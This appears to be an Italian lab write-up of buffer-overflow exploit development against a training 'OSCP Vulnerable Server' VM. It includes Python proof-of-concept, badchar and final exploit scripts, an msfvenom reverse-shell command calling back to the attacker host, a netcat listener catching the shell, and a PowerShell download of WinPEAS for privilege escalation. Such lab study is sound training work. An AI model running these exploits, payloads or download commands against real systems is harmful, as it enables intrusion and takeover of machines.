


```

(kali㉿kali)-[~/Desktop/pyBW3]
$ /usr/bin/python
Python 3.13.11 (main, Dec 8 2025, 11:43:54) [GCC 15.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
Ctrl click to launch VS Code Native REPL
>>> import struct
>>> struct.pack("<I", 0x6f43396e)
b'n9Co'

```

Figura 5 : Utilizzo del modulo struct di Python per identificare l'equivalente ASCII del valore EIP ('n9Co').

```

(kali㉿kali)-[~]
$ /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q n9Co
[*] Exact match at offset 1978

```

Figura 6 : Utilizzo di pattern_offset.rb per scoprire che 'n9Co' si trova esattamente all'offset 1978.

Abbiamo convalidato questo dato inviando 1978 "A", esattamente quattro "B" e un padding di "C".

```

poc.py > ...
1  import socket
2
3  ip = "192.168.100.20" # Sostituire con l'IP target
4  port = 1337
5  timeout = 5
6
7  # Offset EIP = 1978
8  # Valore EIP = BBBB (0x42424242)
9  # Valore ESP = CCCC... (0x434343...)
10
11 payload = b'A'*1978 + b'\x42\x42\x42\x42' + b'C' * 16
12
13 s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
14 s.settimeout(timeout)
15 con = s.connect((ip, port))
16 s.recv(1024)
17
18 # Inviare comando e payload come byte
19 s.send(b"OVERFLOW1 " + payload)
20
21 s.close()

```

Figura 7 : Script Proof of Concept (poc.py) progettato per sovrascrivere in modo pulito l'EIP con 'BBBB'.


```

badchar.py > ...
1  import socket
2  ip = "192.168.100.20" # Sostituire con l'IP target
3  port = 1337
4  timeout = 5
5  # Lista dei caratteri da ignorare (iniziamo con il null byte)
6  ignore_chars = [b"\x00", b"\x07", b"\x2e", b"\x2f", b"\xa0", b"\xa1"]
7  badchars_bytes = b""
8  for i in range(256):
9      char_byte = bytes([i]) # Converti l'intero in un oggetto byte
10     if char_byte not in ignore_chars:
11         badchars_bytes += char_byte
12
13  offset_eip = 1978
14  eip_placeholder = b"BBBB" # Placeholder per EIP
15
16  # Inviemo il padding, un EIP placeholder,
17  # e poi tutti i possibili byte (esclusi quelli ignorati)
18  payload = b"A" * offset_eip + eip_placeholder + badchars_bytes
19
20  s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
21  s.settimeout(timeout)
22  con = s.connect((ip, port))
23
24  s.recv(1024)
25
26  s.send(b"OVERFLOW! " + payload)
27
28  s.close()

```

Figura 10 : Lo script badchar.py utilizzato per inviare l'array di caratteri al target.

3.1 L'Anomalia dei "Badchar Sequenziali"

Durante questa fase, è emerso un problema molto frustrante ma comune: Mona ha iniziato a segnalare corruzioni sequenziali massicce a partire da \x01, \x02, \x03 e così via.

Quando un payload appare completamente corrotto fin dal primo byte, di solito indica una di queste due cose:

1. **Un offset EIP errato:** Se l'offset è leggermente sfasato, il payload finisce nello spazio di memoria sbagliato, causando un disallineamento. Come suggerito dal professore, ricalcolare l'offset dell'EIP è la risposta da manuale.
2. **Un bytearray.bin desincronizzato o difettoso:** Mona si affida al file bytearray.bin nella cartella di lavoro per effettuare il confronto con la memoria. Se questo file si corrompe, viene sovrascritto in modo improprio o non si aggiorna in Immunity Debugger, il confronto di Mona fallirà catastroficamente, segnalando caratteri validi come badchar.

Dopo aver verificato che l'offset di 1978 era completamente accurato, il problema è stato dedotto correttamente. Il file bytearray.bin era difettoso.

La Soluzione: Riavviando Immunity Debugger, ripulendo la directory di lavoro di Mona e rigenerando il file bytearray.bin, l'allineamento in memoria si è sincronizzato di nuovo.




Figura 11 : Confronto di Mona che mostra una corruzione localizzata, dimostrando che l'array si sta ora sincronizzando correttamente.




Figura 12 : Aggiornamento iterativo della lista ignore_chars in Python man mano che vengono scoperti veri badchar.





Figura 13 : Successo! Mona riporta uno stato 'Unmodified', il che significa che tutti i badchar (\\x00, \\x07, \\x2e, \\x2f, \\xa0, \\xa1) sono stati filtrati con successo.

4. Ottenere la Remote Code Execution (OVERFLOW1)


Una volta identificati i badchar, il passo successivo è stato trovare un'istruzione JMP ESP all'interno di una libreria priva di protezioni ASLR e SafeSEH.



```
0040F000 [+] Results:
0x625011af : jmp esp (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v1.0 (C:\Users\user\Desktop\oscp\essfunc.dll)
0x625011b0 : jmp esp (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v1.0 (C:\Users\user\Desktop\oscp\essfunc.dll)
0x625011c7 : jmp esp (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v1.0 (C:\Users\user\Desktop\oscp\essfunc.dll)
0x625011d9 : jmp esp (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v1.0 (C:\Users\user\Desktop\oscp\essfunc.dll)
0x625011df : jmp esp (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v1.0 (C:\Users\user\Desktop\oscp\essfunc.dll)
0x625011e9 : jmp esp (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v1.0 (C:\Users\user\Desktop\oscp\essfunc.dll)
0x625011f7 : jmp esp (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v1.0 (C:\Users\user\Desktop\oscp\essfunc.dll)
0x62501203 : jmp esp (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v1.0 (C:\Users\user\Desktop\oscp\essfunc.dll)
0x62501205 : jmp esp (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v1.0 (C:\Users\user\Desktop\oscp\essfunc.dll)
Found a total of 9 pointers
0040F000 [+] This mona.py action took 0:00:00.734000
0040F000
```

```
!mona jmp -r esp -cpb '\x00\x07\x2e\xa0'
```


Figura 14 : Utilizzo di Mona per trovare un puntatore JMP ESP (0x625011af) che non contenga nessuno dei badchar identificati.



```
(kali@kali)-[~]
$ msfvenom -p windows/shell_reverse_tcp LHOST=192.168.100.10 LPORT=1234 EXITFUNC=thread -b '\x00\x07\x2e\xa0' -f python
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 11 compatible encoders
```

Figura 15 : Generazione del payload finale della reverse shell utilizzando msfvenom, codificandolo attentamente per evitare i badchar rilevati.

Abbiamo quindi inserito l'indirizzo JMP ESP nell'offset EIP, aggiunto un piccolo NOP sled (\x90) per garantire la stabilità del payload e aggiunto lo shellcode di msfvenom.



```
finalBO.py > ...
1 import socket
2 import struct
3
4 ip = "192.168.100.20"
5 port = 1337
6 timeout = 5
7
8 padding = b"A" * 1978
9
10 eip = struct.pack('<I', 0x625011af)
11 nops = b"\x90" * 32
12
13 buf = b""
14 buf += b"\xba\x9b\xe8\x85\x26\xdb\xd3\xd9\x74\x24\xf4\x5e"
15 # ...
16 buf += b"\xb1\xd4\x88"
17
18
19 payload = padding + eip + nops + buf
20
21 s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
22 s.settimeout(timeout)
23
24 con = s.connect((ip, port))
25
26 s.recv(1024)
27
28 s.send(b"OVERFLOW1 " + payload)
29
30 s.recv(1024)
31
32 s.close()
33
34 print("Payload inviato")
```

Figura 16 : Lo script finale dell'exploit (finalBO.py) che assembla il padding, il puntatore EIP, il NOP sled e lo shellcode.

```
(kali㉿kali)-[~]
$ sudo nc -lvnp 1234
listening on [any] 1234 ...
connect to [192.168.100.10] from (UNKNOWN) [192.168.100.20] 49681
Microsoft Windows [Versione 10.0.10240]
(c) 2015 Microsoft Corporation. Tutti i diritti sono riservati.

C:\Users\user\Desktop\oscp>
```

Figura 17 : L'esecuzione di finalBO.py produce la cattura con successo di una reverse shell sul listener Kali.

```
C:\Users\user\Desktop\oscp>whoami /priv
whoami /priv

INFORMAZIONI PRIVILEGI

Nome privilegio      Descrizione      Stato
-----
SeShutdownPrivilege  Arresto del sistema      Disabilitato
SeChangeNotifyPrivilege Ignorare controllo incrociato Abilitato
SeUndockPrivilege     Rimozione del computer dall'alloggiamento Disabilitato
SeIncreaseWorkingSetPrivilege Aumento di un working set di processo Disabilitato
SeTimeZonePrivilege   Modifica del fuso orario  Disabilitato

C:\Users\user\Desktop\oscp>systeminfo
systeminfo

Nome host:          DESKTOP-9K104BT
Nome SO:            Microsoft Windows 10 Pro
Versione SO:        10.0.10240 N/D build 10240
Produttore SO:      Microsoft Corporation
Configurazione SO:  Workstation autonoma
Tipo build SO:      Multiprocessor Free
Proprietario registrato: user
Organizzazione registrata:
Numero di serie:    00331-20305-79611-AA686
Data di installazione originale: 09/07/2024, 16:37:06
Tempo di avvio sistema: 25/02/2026, 12:35:37
Produttore sistema: innotek GmbH
Modello sistema:    VirtualBox
Tipo sistema:       x64-based PC
Processore:         1 processore(i) installati.
                    [01]: Intel64 Family 6 Model 154 Stepping 4 GenuineIntel ~2496 Mhz
Versione BIOS:      innotek GmbH VirtualBox, 01/12/2006
Directory Windows:  C:\Windows
Directory di sistema: C:\Windows\system32
Dispositivo di avvio: \Device\HarddiskVolume1
Impostazioni locali sistema: it;Italiano (Italia)
Impostazioni locali di input: it;Italiano (Italia)
Fuso orario:        (UTC+1.00) Amsterdam, Berlino, Berna, Roma, Stoccolma, Vienna
Memoria fisica totale: 2.048 MB
Memoria fisica disponibile: 1.295 MB
Memoria virtuale: dimensione massima: 3.200 MB
Memoria virtuale: disponibile: 2.133 MB
Memoria virtuale: in uso: 1.067 MB
Posizioni file di paging: C:\pagefile.sys
Dominio:            WORKGROUP
Server di accesso:  \\DESKTOP-9K104BT
Aggiornamenti rapidi: N/D
```

Figura 18 : L'esecuzione di 'whoami /priv' e 'systeminfo' conferma che il target Windows 10 è stato compromesso.

5. Ripetibilità e Conferma: Sfruttamento di OVERFLOW2

Per validare la comprensione del processo, la medesima metodologia è stata applicata al comando OVERFLOW2 presente sul server vulnerabile. L'esecuzione è avvenuta senza intoppi, confermando l'affidabilità delle procedure di exploit development adottate.

5.1 Fuzzing e Offset di OVERFLOW2

Anche in questo caso, è stato inviato un pattern ciclico univoco per determinare il punto esatto di crash e l'offset dell'EIP.

```
(kali㉿kali)-[~]
$ nc 192.168.100.20 1337
Welcome to OSCP Vulnerable Server! Enter HELP for help.
HELP
Valid Commands:
HELP
OVERFLOW1 [value]
OVERFLOW2 [value]
OVERFLOW3 [value]
OVERFLOW4 [value]
OVERFLOW5 [value]
OVERFLOW6 [value]
OVERFLOW7 [value]
OVERFLOW8 [value]
OVERFLOW9 [value]
OVERFLOW10 [value]
EXIT
OVERFLOW2 Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab
Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7
p3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5A
1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az
Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2
m8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0B
6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw
Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7
k3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm4Cm5C
^C
```

Figura 19 : Invio del pattern ciclico al comando OVERFLOW2 tramite connessione Netcat.

Il programma è andato in crash, restituendo un valore EIP che abbiamo decodificato usando Python per trovare la stringa esatta:

```
calc.py
1 import struct
2 print(struct.pack("<I", 0x76413176))
```

Figura 20 : Script Python per estrapolare l'equivalente ASCII del valore esadecimale dell'EIP (0x76413176).

```
(kali@kali) - [~/Desktop/pyBW3]
$ python calc.py
b'v1Av'
```

Figura 21 : L'esecuzione dello script rivela che il valore EIP corrisponde alla stringa 'v1Av'.

Interrogando il tool pattern_offset.rb, abbiamo identificato l'offset esatto.

```
(kali@kali) - [~]
$ /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q v1Av
[*] Exact match at offset 634
```

Figura 22 : Lo strumento di Metasploit identifica l'offset esatto per 'v1Av' a 634 byte.

Abbiamo validato questo offset inviando 634 "A", seguite da quattro "B" (42424242) e un buffer di "C".




Figura 23 : Immunity Debugger conferma l'EIP sovrascritto in modo perfetto con 42424242 e l'ESP che punta al buffer di 'C'.

5.2 Analisi dei Badchar per OVERFLOW2

Poiché i badchar possono variare da comando a comando o da funzione a funzione a seconda di come l'input viene processato o formattato dall'applicazione, abbiamo dovuto condurre un'analisi dei badchar indipendente per OVERFLOW2.

```
0BADF000 [+] Preparing output file 'bytearray.txt'
0BADF000 - (Re)setting logfile c:\mona\oscp\bytearray.txt
0BADF000 [+] This mona.py action took 0:00:00.016000
!mona bytearray -b '\x00'
```

Figura 24 : Generazione di un nuovo bytearray di partenza escludendo il null byte (\x00).




Figura 25 : Analisi di Mona che mostra corruzione in memoria su determinati set di byte.

Address	Status	BadChars	Type
0x0076fa28	Unmodified		normal

Figura 26 : A seguito dell'esclusione iterativa, Mona segnala lo stato 'Unmodified', confermando di aver isolato tutti i badchar.

5.3 Generazione Payload OVERFLOW2

I badchar finali identificati specificamente per la funzione OVERFLOW2 erano: \x00, \x23, \x3c, \x83, \xba. Utilizzando questa lista, è stato generato un nuovo payload codificato.

```
(kali@kali)-[~]
$ msfvenom -p windows/shell_reverse_tcp LHOST=192.168.100.10 LPORT=1234 EXITFUNC=thread -b "\x00\x23\x3c\x83\xba" -f python
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 11 compatible encoders
```

Figura 27 : Generazione del payload finale tramite msfvenom con i badchar aggiornati e formattato per l'inserimento nello script Python.

6. Post-Exploitation: Privilege Escalation tramite WinPEAS

Attualmente, l'accesso garantito dalla reverse shell opera nel contesto dell'utente che esegue il server vulnerabile. Per ottenere il pieno controllo della macchina (SYSTEM/Administrator), è necessario elevare i privilegi. Poiché si tratta di un ambiente Windows 10, **WinPEAS (Windows Privilege Escalation Awesome Scripts)** è lo strumento automatizzato ideale per identificare errori di configurazione sfruttabili.

6.1 Passaggi Teorici per l'Escalation

1. Trasferimento di WinPEAS:

Essendo in una reverse shell, dobbiamo ospitare l'eseguibile winPEASany.exe sulla macchina attaccante Kali Linux e scaricarlo sul target.

- Su Kali (192.168.100.10): Ospitare un server web Python rapido nella directory contenente WinPEAS:
python3 -m http.server 80
- Sulla macchina Windows Target: Utilizzare PowerShell per eseguire il download:
powershell -c "Invoke-WebRequest -Uri http://192.168.100.10/winPEASany.exe -OutFile C:\Windows\Temp\winPEASany.exe"

2. Esecuzione e Analisi:

Navigare in C:\Windows\Temp\ ed eseguire il binario:
.winPEASany.exe

3. Cosa Cercare nell'Output:

WinPEAS codifica a colori i risultati. Un'attenzione particolare va posta sul testo in **Rosso/Giallo**, che indica un vettore di privilege escalation quasi certo (99%). I vettori comuni che potrebbe scoprire su un sistema Windows 10 includono:

- **Unquoted Service Paths (Percorsi dei servizi senza virgolette):** Servizi in esecuzione con privilegi elevati che presentano spazi nei percorsi degli eseguibili senza le dovute virgolette, consentendo il posizionamento di un file .exe malevolo lungo il percorso.
- **AlwaysInstallElevated:** Se questa chiave di registro è abilitata, è possibile generare un payload .msi malevolo con msfvenom ed eseguirlo per ottenere l'esecuzione come SYSTEM.
- **Credenziali Memorizzate (Stored Credentials):** WinPEAS esegue la scansione di credenziali Autologon, hash SAM o password salvate in chiaro in file di testo (come Unattend.xml).